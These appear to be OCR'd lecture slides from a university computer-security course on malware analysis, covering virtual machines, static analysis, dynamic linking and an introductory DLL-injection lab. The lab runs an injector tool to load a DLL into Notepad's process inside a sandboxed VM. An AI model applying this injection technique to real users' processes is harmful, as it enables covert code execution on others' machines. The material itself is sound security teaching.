
Class 2

CSC 471 Advanced Topics in Computer Security
Modern Malware Analysis
Basic Analysis, DLL Injection

Si Chen (schen@wcupa.edu)



Course Outline

- Introduction
  - Virtual Machine
  - Static Analysis
- A “Hello World” Malware Example: DLL Injection (hack_dll.zip)
  - Behavior
  - Analysis
  - Source code
- DLL Injection

Virtual Machines

- What is a virtual machine?
  - Simply, a computer in your computer
  - Really, a segregated virtual environment that emulates real hardware
    - There are different types/methods

VirtualBox

VMware

Parallels

Virtual Machines

- Why are we using a virtual machine? (for this course)
  - Safety, reliability, consistency, it's easy
  - Keep the malware in a contained environment
  - Snapshots
    - Completely 100% revert the VM to an earlier state
    - If things go bad, no one cares

Static Analysis


- Analyzing a sample without executing any code
- Safe
  - Infer functionality
- Provides a lot of useful information to guide dynamic and advanced analysis
- Lots of tools involved
- Can be an easy way to find signatures
  - URLs, filenames, registry keys


Let's try our first "Malware"

- Download and run XP VM image
- Open command line terminal and go to C:\Work
- Open a Notepad
- Open DebugView
- Open Process Explorer and find the PID of Notepad
- In command line, type
  - InjectDll.exe <PID OF NOTEPAD> myhack.dll


Screenshots

```
C:\Work>InjectDll.exe 3652 c:\Work\myhack.dll
InjectDll("c:\Work\myhack.dll") success!!!
```






Screenshots



Dynamic-link library (DLL)


- **Dynamic-link library** (or **DLL**) is Microsoft's implementation of the shared library concept in the Microsoft Windows

Notepad.exe Process




Dynamic Linking

Drawbacks of Static Linking



Waste space
Hard to maintain

Dynamic Linking




Dynamic Linking in Linux and Windows

Linux	Windows
ELF file	.exe (PE)
.so (Shared object file)	**.dll (Dynamic Linking Library)**
.a	.lib (static linking library)
.o (intermediate file between complication and linking, object file)	.obj

DLL Injection

